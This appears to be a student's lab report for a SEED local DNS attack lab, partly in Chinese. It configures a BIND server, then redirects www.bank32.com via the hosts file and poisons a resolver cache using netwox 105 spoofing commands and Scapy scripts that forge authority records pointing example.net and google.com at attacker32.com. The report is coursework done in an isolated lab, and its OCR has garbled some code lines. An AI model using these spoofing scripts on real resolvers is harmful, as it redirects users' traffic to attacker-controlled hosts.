local DNS Attack Lab

> *18307130089 吴嘉琪*

> *关于addtional section：*
>
> *https://stackoverflow.com/questions/52136176/what-is-additional-section-in-dns-and-how-it-works*

Task 1: Configure the User Machine


user machine:172.16.133.130
Attacker:172.16.133.129
local DNS server:172.16.133.128

```
m.root-servers.net.      517090  IN      AAAA    200

;; Query time: 0 msec
;; SERVER: 172.16.133.130#53(172.16.133.130)
;; WHEN: Sun Nov 15 09:40:00 EST 2020
;; MSG SIZE  rcvd: 811
```

```
e.root-servers.net.     604799  IN      AAAA    2001:500:a8::e
f.root-servers.net.     604799  IN      A       192.5.5.241
f.root-servers.net.     604799  IN      AAAA    2001:500:2f::f
g.root-servers.net.     604799  IN      A       192.112.36.4
g.root-servers.net.     604799  IN      AAAA    2001:500:12::d0d
h.root-servers.net.     604799  IN      A       198.97.190.53
h.root-servers.net.     604799  IN      AAAA    2001:500:1::53
i.root-servers.net.     604799  IN      A       192.36.148.17
i.root-servers.net.     604799  IN      AAAA    2001:7fe::53
j.root-servers.net.     604799  IN      A       192.58.128.30
j.root-servers.net.     604799  IN      AAAA    2001:503:c27::2:30
k.root-servers.net.     604799  IN      A       193.0.14.129
k.root-servers.net.     604799  IN      AAAA    2001:7fd::1
l.root-servers.net.     604799  IN      A       199.7.83.42
l.root-servers.net.     604799  IN      AAAA    2001:500:9f::42
m.root-servers.net.     604799  IN      A       202.12.27.33
m.root-servers.net.     604799  IN      AAAA    2001:dc3::35

;; Query time: 1 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Mon Nov 16 01:13:05 EST 2020
;; MSG SIZE  rcvd: 811
```

Task 2: Set up a Local DNS Server


在 user machine上ping www.baidu.com；




No.	Time	Source	Destination	Protocol	Length	Info
1	2020-11-16 01:15:19.7352708…	172.16.133.130	172.16.133.128	DNS	73	Standard query 0xfa74 A www.baidu.com
2	2020-11-16 01:15:19.7381914…	172.16.133.128	192.5.5.241	DNS	84	Standard query 0x0fbe A www.baidu.com OPT
3	2020-11-16 01:15:19.7383259…	172.16.133.128	192.5.5.241	DNS	89	Standard query 0xcd32 AAAA G.ROOT-SERVERS.…
4	2020-11-16 01:15:19.7387410…	172.16.133.128	192.5.5.241	DNS	70	Standard query 0xdcef NS <Root> OPT
5	2020-11-16 01:15:19.7389947…	172.16.133.128	192.5.5.241	DNS	89	Standard query 0x8e2b AAAA E.ROOT-SERVERS.…
6	2020-11-16 01:15:19.7696325…	192.5.5.241	172.16.133.128	DNS	135	Standard query response 0xcd32 AAAA G.ROOT…
7	2020-11-16 01:15:19.7696391…	192.5.5.241	172.16.133.128	DNS	135	Standard query response 0x8e2b AAAA E.ROOT…
8	2020-11-16 01:15:19.7696398…	192.5.5.241	172.16.133.128	DNS	84	Standard query response 0x0fbe A www.baidu…
9	2020-11-16 01:15:19.7696405…	192.5.5.241	172.16.133.128	DNS	70	Standard query response 0xdcef NS <Root> O…
16	2020-11-16 01:15:19.7917822…	172.16.133.128	192.5.5.241	DNS	98	Standard query 0x3bdd A www.baidu.com OPT
18	2020-11-16 01:15:19.7917876…	172.16.133.128	192.5.5.241	DNS	84	Standard query 0xe01c NS <Root> OPT
20	2020-11-16 01:15:19.8181154…	192.5.5.241	172.16.133.128	DNS	1229	Standard query response 0x3bdd A www.baidu…
21	2020-11-16 01:15:19.8181283…	192.5.5.241	172.16.133.128	DNS	1153	Standard query response 0xe01c NS <Root> N…
28	2020-11-16 01:15:19.8199835…	172.16.133.128	192.41.162.30	DNS	84	Standard query 0x45c1 A www.baidu.com OPT
33	2020-11-16 01:15:20.0277669…	192.41.162.30	172.16.133.128	DNS	544	Standard query response 0x45c1 A www.baidu…
37	2020-11-16 01:15:20.2389373…	172.16.133.128	192.41.162.30	DNS	98	Standard query 0xf8a3 A www.baidu.com OPT
39	2020-11-16 01:15:20.5083010…	192.41.162.30	172.16.133.128	DNS	817	Standard query response 0xf8a3 A www.baidu…
43	2020-11-16 01:15:20.5094505…	172.16.133.128	202.108.22.220	DNS	84	Standard query 0xe84b A www.baidu.com OPT
44	2020-11-16 01:15:20.5481014…	202.108.22.220	172.16.133.128	DNS	281	Standard query response 0xe84b A www.baidu…
45	2020-11-16 01:15:20.5494682…	172.16.133.128	192.33.14.30	DNS	87	Standard query 0xb1b1 A www.a.shifen.com O…
48	2020-11-16 01:15:20.8431201…	192.33.14.30	172.16.133.128	DNS	551	Standard query response 0xb1b1 A www.a.shi…
52	2020-11-16 01:15:21.1314233…	172.16.133.128	192.33.14.30	DNS	101	Standard query 0x8b41 A www.a.shifen.com O…
54	2020-11-16 01:15:21.4374097…	192.33.14.30	172.16.133.128	DNS	792	Standard query response 0x8b41 A www.a.shi…
58	2020-11-16 01:15:21.4385982…	172.16.133.128	14.215.178.80	DNS	87	Standard query 0x39c4 A www.a.shifen.com O…
59	2020-11-16 01:15:21.4825982…	14.215.178.80	172.16.133.128	DNS	257	Standard query response 0x39c4 A www.a.shi…
60	2020-11-16 01:15:21.4837738…	172.16.133.128	14.215.177.229	DNS	87	Standard query 0xabc4 A www.a.shifen.com O…
61	2020-11-16 01:15:21.5331197…	14.215.177.229	172.16.133.128	DNS	278	Standard query response 0xabc4 A www.a.shi…

server没有立即回答，说明cache中已经被清空；172.16.133.128被成功设为local DNS

Task 3: Host a Zone in the Local DNS Server



```
Terminal
$TTL 3D ; default expiration time of all resource records without
        ;   their own TTL
@       IN      SOA     ns.example.com. admin.example.com.(
        1       ; Serial
        8H      ; Refresh
        2H      ; Retry
        4W      ; Expire
        1D )    ; Minimum

@       IN      NS              ns.example.com.         ;Address of nameserver
@       IN      MX              10 mail.example.com. ;Primary Mail Exchanger
www     IN      A               192.168.0.101   ;Address of www.example.com
mail    IN      A               192.168.0.102   ;Address of mail.example.com
ns      IN      A               192.168.0.10    ;Address of ns.example.com
*.example.com. IN A     192.168.0.100   ;Address for other URL in
                                                ; the example.com doma
in
~
~
~
```




```
$TTL 3D ; default expiration time of all resource records without
  ;   their own TTL
@   IN  SOA ns.example.com. admin.example.com. (
  1 ; Serial
  8H  ; Refresh
  2H  ; Retry
  4W  ; Expire
  1D )  ; Minimum

@   IN  NS    ns.example.com.   ;Address of nameserver
@   IN  MX    10 mail.example.com. ;Primary Mail Exchanger
www   IN  A   192.168.0.101   ;Address of www.example.com
mail  IN  A   192.168.0.102 ;Address of mail.example.com
ns  IN  A     192.168.0.10  ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
              ; the example.com domain
```

Restart the BIND server and test. When all the changes are made, remember to restart the BIND server. Now, go back to the user machine, and ask the local DNS server for the IP address of www. example.com using the dig command. Please describe and explain your observations.

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47014
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Mon Nov 16 02:29:17 EST 2020
;; MSG SIZE  rcvd: 93
```

获得answer，与server的设置相同，配置正确；

Attack部分

Task 4: Modifying the Host File

> *Attackers' goal is to fool the user's machine with a faked DNS reply, which resolves the hostname to a malicious IP address.*

user machine上面ping www.bank32.com；

```
[11/16/20]seed@VM:/etc$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_s
eq=1 ttl=128 time=197 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_s
eq=2 ttl=128 time=204 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_s
eq=3 ttl=128 time=188 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_s
eq=4 ttl=128 time=182 ms
^C
```

修改hosts文件：

```
127.0.0.1       localhost
127.0.1.1       VM
172.16.133.129   www.bank32.com
```

```
[11/16/20]seed@VM:/etc$ ping www.bank32.com
PING www.bank32.com (172.16.133.129) 56(84) bytes of data.
64 bytes from www.bank32.com (172.16.133.129): icmp_seq=1 ttl=64 time=1.12 ms
64 bytes from www.bank32.com (172.16.133.129): icmp_seq=2 ttl=64 time=1.27 ms
64 bytes from www.bank32.com (172.16.133.129): icmp_seq=3 ttl=64 time=1.34 ms
64 bytes from www.bank32.com (172.16.133.129): icmp_seq=4 ttl=64 time=1.41 ms
64 bytes from www.bank32.com (172.16.133.129): icmp_seq=5 ttl=64 time=1.34 ms
64 bytes from www.bank32.com (172.16.133.129): icmp_seq=6 ttl=64 time=1.41 ms
^C
```

再次ping，收到的回应来自attacker的ip地址

使用dig命令：

```
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         3379    IN      CNAME   bank32.com.
bank32.com.             379     IN      A       34.102.136.180

;; AUTHORITY SECTION:
bank32.com.             3379    IN      NS      ns14.domaincontrol.com.
bank32.com.             3379    IN      NS      ns13.domaincontrol.com.

;; ADDITIONAL SECTION:
ns13.domaincontrol.com. 172578  IN      A       97.74.106.7
ns13.domaincontrol.com. 172578  IN      AAAA    2603:5:21a0::7
ns14.domaincontrol.com. 172578  IN      A       173.201.74.7
ns14.domaincontrol.com. 172578  IN      AAAA    2603:5:22a0::7

;; Query time: 0 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Mon Nov 16 02:48:17 EST 2020
;; MSG SIZE  rcvd: 213
```

依旧是正确的ip地址，证明dig确实绕过了hosts文件。

Task 5: Directly Spoofing Response to User

攻击前，在user machine上dig example.net:

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86400   IN      NS      a.iana-servers.net.
example.net.            86400   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.135.53
a.iana-servers.net.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172800  IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 1164 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Mon Nov 16 02:54:34 EST 2020
;; MSG SIZE  rcvd: 193
```

在Attacker上执行命令：

```
netwox 105 --hostname "www.example.net" --hostnameip 1.2.3.4 --authns
"ns.example.net" --authnsip 172.16.133.129 --filter "src host 172.16.133.128"
--ttl 19000 --spoofip raw
```

关键是将DNS server、attacker、user的ip地址正确填写；

hostname为domain name；

将hostnameip填为1.2.3.4（我们想伪造的domaim ip地址）

src host 为local DNS server的ip地址；

将authoritive ns的地址写为attacker的地址；

运行攻击代码后，再进行dig；

```
host 172.16.133.130" --ttl 19000 --spoofip raw
DNS question
| id=60253  rcode=OK              opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
| dig. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
| id=60253  rcode=OK              opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| dig. A
| dig. A 19000 172.16.133.128
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 172.16.133.129
DNS question
```

DNS answer中的Answer section为1.2.3.4，Additional section为172.16.122.129

```
DNS question
| id=44126  rcode=OK              opcode=QUERY                  |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1         |
| G.ROOT-SERVERS.NET. AAAA                                      |
| . OPT UDPpl=512 errcode=0 v=0 ...                             |
DNS answer
| id=42806  rcode=OK              opcode=QUERY                  |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=2         |
| www.example.net. A                                            |
| www.example.net. A 19000 1.2.3.4                              |
| . NS 19000 ns.example.net.                                    |
| ns.example.net. A 19000 172.16.133.129                        |
| . OPT UDPpl=4096 errcode=0 v=0 ...                            |
```

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42806
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A       1.2.3.4

;; AUTHORITY SECTION:
.                       19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       172.16.133.129

;; Query time: 15 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Mon Nov 16 03:40:59 EST 2020
;; MSG SIZE  rcvd: 92
```

Task 6: DNS Cache Poisoning Attack

同上，向server发送伪装的DNS answer：

```
sudo netwox 105 --hostname "www.example.net" --hostnameip 1.2.3.4 ——authns
"ns.example.net" --authnsip 172.16.133.129 --filter "src host 172.16.133.128"
--ttl 600 --spoofip raw
```

查看server的cache，answer已经被换存在了cache中；


```
;
$DATE 20201116101811
; authanswer
.                       514     IN NS   ns.example.net.
; authauthority
ns.example.net.         514     NS      ns.example.net.
; additional
                        514     A       172.16.133.129
; authanswer
www.example.net.        514     A       1.2.3.4
; authanswer
e.root-servers.net.     604714  AAAA    2001:500:a8::e
; authanswer
g.root-servers.net.     604714  AAAA    2001:500:12::d0d
;
; Address database dump
```

现在不运行攻击代码，直接在user上dig；

answer section：已经是缓存在cache中的我们伪造的内容了

```
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        578     IN      A       1.2.3.4
```

wireshark中查看，因为server中已经缓存，因此很快就进行了回应，不再需要求助外部DNS server；



Task 7: DNS Cache Poisoning: Targeting the Authority Section

scapy代码：

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address IPpkt =
IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number UDPpkt =
UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200,
rdata='172.16.133.129')
# The Authority Section
```


```
    NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200,
rdata='attacker32.com')
    NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200,
rdata='attacker32.com')
# The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net',
type='A',ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net',
type='A',ttl=259200, rdata='5.6.7.8')
# Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
qr=1, qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec,
ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
# Construct the entire IP packet and send it out spoofpkt =
IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53 and src host
172.16.133.128', prn=spoof_dns)
```


注意这里过滤条件设置为src host =local dns，并且将authority section的rdata设置为attacker32.com

ps：一开始尝试时忘记先将local dns server的cache清空，导致server不会向外发送query，dig指令也不会返回伪造的包；

再次在user 上运行`dig www.example.net`,成功收到伪造response

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6372
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       172.16.133.129

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 51 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Tue Nov 17 05:34:56 EST 2020
;; MSG SIZE  rcvd: 88
```





再查看server的cache：

```
                                        GoFhhkLmYX/Xj5tpjXRY8XfX9
                                        ZUeUPqfABgfgn8900A== )
; authauthority
example.net.            259190  NS      attacker32.com.
; authanswer
www.example.net.        259190  A       172.16.133.129
```

发现已经被成功缓存。

Task 8: Targeting Another Domain

将spoof response的authority中加入google域名的RR；

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address IPpkt =
IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number UDPpkt =
UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200,
rdata='172.16.133.129')
# The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200,
rdata='attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS',ttl=259200,
rdata='attacker32.com')
# The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net',
type='A',ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net',
type='A',ttl=259200, rdata='5.6.7.8')
# Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
qr=1, qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec,
ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
# Construct the entire IP packet and send it out spoofpkt =
IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53 and src host
172.16.133.128', prn=spoof_dns)
```

```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22397
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       172.16.133.129

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.
google.com.             259200  IN      NS      attacker32.com.

;; ADDITIONAL SECTION:
ns1.example.net.        259200  IN      A       1.2.3.4
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 68 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Tue Nov 17 05:48:58 EST 2020
;; MSG SIZE  rcvd: 203
```

ping之后成功得到答案

